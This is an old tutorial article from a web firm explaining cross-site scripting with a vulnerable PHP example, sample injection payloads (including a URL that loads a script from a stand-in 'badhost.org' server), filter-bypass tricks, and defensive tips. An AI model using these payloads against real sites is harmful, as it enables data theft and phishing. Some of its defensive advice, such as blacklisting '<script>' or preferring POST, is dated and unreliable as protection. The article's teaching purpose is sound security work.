Infys Systems
you dream it, we build it!!!

www.infys.net
info@infys.net
+91-731-2570516

Understanding Cross Site Scripting

-Hardik Shah

Infys Systems
you dream it, we build it!!!
www.infys.net
info@infys.net
+91-731-2570516

Understanding cross site scripting attacks

Introduction:-there are many techniques which a intruder can use to compromise the webapplications. one such techniques is called XSS or CSS or cross site scripting. With the help of such vulnerability intruder can easily use some social engineering trick to PHISH the important data of a user. it can also invoke an automated script to perform some operations.

In this article I will try to show you how such attacks are performed and what precautions you need to maker sure that you don't lost you valuable details and other important information.

Basics:-there are many webapplications which are designed to permit the input of html tags for displaying the html formatted data. these tags can be used by malicious users to attack other users by inserting scripts or malicious applets etc.this called cross site scripting or XSS. such attacks are result of poor input validations. it uses the combination of html and scripting languages. with the proper combination of html and java script a intruder can misguide the client and perform various attack from DOS(by opening enormous amount of window on client side) or By embedding malicious FORM tags at the right place, an mailicious user may be able to trick users into revealing sensitive information by modifying the behavior of an existing form or by embedding scripts, an intruder can cause various problems. This is by no means a complete list of problems, but hopefully this is enough to convince you that this is a serious problem.

How it is performed:-

Suppose we are using a application which takes some data from the user say username and password. then it is displaying that data. now if this data is not vailidates properly then it can creates some real surprise as we can see bellow . consider the following code in php which takes some data and then it will display it:-

```
**code listing for test_submit.php**
<?
$Name=$_POST['name'];
echo "<html>
<body>";
echo $Name;
```

```
echo" </body>
</html>";
?>
```

Now it is clear tht the data is posted from a form. assume tht previous form contains a textbox called ‘name’.so it will have something similler coding:-

code listing for test.php


```
<html>
<head>
<title>
xss test page
</title>
</head>
<body>
<form name="form1" action="test_sub.php" method="post">
Name:<input type="text" name="name">
<input type="submit" value="submit">
</body>
</html>
```

Now when a user press the submit button the data in textbox get passed to another form test_submit.php.as from the coding it is clear that the posted data is stored in a variable called ‘name’.

So from above it is clear that if a user post a simple value then it is simply displayed on the screen but If suppose a user enter following in the name field:-

```
<script language=javascript>alert(document.name);</script>
```

Then he will get a msgbox as shown in the following picture:-



So from the picture it is clear that if the entered data is not validated properly then a malicious user can execute his own html or script code .this can lead to a potentially dangerous situation. specially if your application is storing critical information and if you have something from which a attacker can be benefited. with a combmination of html and java script a attacker can misguide user and can spoof there real identity.

Misc techniques for using XSS:- there are various ways by which an attacker can insert the malicious code in to your webapplications. some of them are shown below:-

1) Inline Scripting :-in this kind of attack the data is passed to the some variables as shown bellow. now if there is an xss vulnerability presented in the site then on clicking on the following url the BadScirpt on the attackers server get executed.

http://goodhost.com/search.php?val=<SCRIPT SRC=' http://badhost.org/BadScirpt.js' ></SCRIPT>

2) Forced Error Responses :-This insertion usually occurs due to poor error handling by the web server or application component. The application fails to find the requested page and reports an error which unfortunately includes the unprocessed script data.

http://goodhost.com/<script>code</script>

3) Non Script Events:- As the client cursor moves over the bolded text, an intrinsic event occurs and the JavaScript code is executed.

boldedtext

Some more advanced techniques:- There are many application which filters out the data to avoid the XSS attacks. but some of them are genral validations and a malicious can easily bypass this using a littil amount of brain, as shown bellow:-

1)replacing Html tags:-this is a genral techniq used by programmer for protecting from the xss attacks.genrally programmer replaces the tags like < or > and others with &lt and &gt and such alternatives.allhthouhg this method can provide protection from a less experience user but if a mailicious user is smart enough then he can bypass this techiniq very easily as shoen bellow:-

Genrally following statement is used to replace the charcters :-

document.write(cleanSearchString('<>'))

but this can be easily bypass if a user enters the “\x3c” and “\x3 e” which are alternative way to represent the < and > characters.

2)Code Commenting :-sometimes programmer sued a dangorus way of simply commenting out the script characters like < or any other.so when a suer enters such characters then this characters are simply placed in bettwen comment tags.so that it can not be executed at runtime.but a comment can be sometime used to bypass the xss protection.consider the following example:-

<COMMENT>
<!--
code (NOT PARSED BY FILTER)
//-->
</COMMENT>

Now you all know how to bypass this kind of code .we can simply enter a comment tag to bypass it. As shown bellow:-

<COMMENT>
<!—

- -->

</ COMMENT>

Mailicious_Code_Here

</COMMENT>

This kind of protection can be easily bypassed using simple techniques.

So What can an attacker do with this?How it affect my webapplication?

This is the question a genral webdeveloper ask.it Is neeceesarry for any developer to secure his application from such attacks otherwise it may cause worst effect on you and your client both.an attacker can perform any of the following operations if such attacks exist:-

1)he can redirect the posted data to his own server rather then where you intended to submit it.

2)he can misguide your customer to a fake form created and hosted on his server and can gather the important information such as credit card number ,login,password and other credintentials.

3)an attacker invole automated script to perform many operations like getting data storing in to databases etc.

4)an attacker can use internal resources of server by refrencing then from your webapplications.

This is just to list a few.there are many which can be done and valuable information can be obtain from your customer.

How to protect from such attacks?-

A straightforward solution to this problem is disabling the scripting language!!!but due to many reasons it is not possible to use this solutions. there are various ways by which such kind of attacks can be prevented.

1)**Always properly validate the data**:-to secure your webapplications from such attacks it is necessary to check the user data for any unnecessary characters or input strings.please make sure that u check the POST data, URL strings, Cookies etc and remove any unwanted character or string like <script> etc from it. this is the genral way from where a mailicious user try to compromise your webapplication

2) **Limit Input Lengths:-**this is another way of securing your webapplications from malicious inputs.always make sure that you restrict the length of the variables u want to use in ur applications and check them properly for any violations.

3)**Use HTTP POST Method rather then Using GET:-**GET makes ur webapplication more vulnerable to such kind of attacks as some one can easily play with the input. If possible prefer post method then using GET method.

4)**Verify the cookie data:-**webapplication uses cookie for managing the state of communication.as it is stored on client side,it is necessary to check the cookie data before u use it.

5)**Filter Output:-**Always filter out the output content ur going to display. it will reduces the chance of XSS attacks.try to use proper encoding for it

-Hardik Shah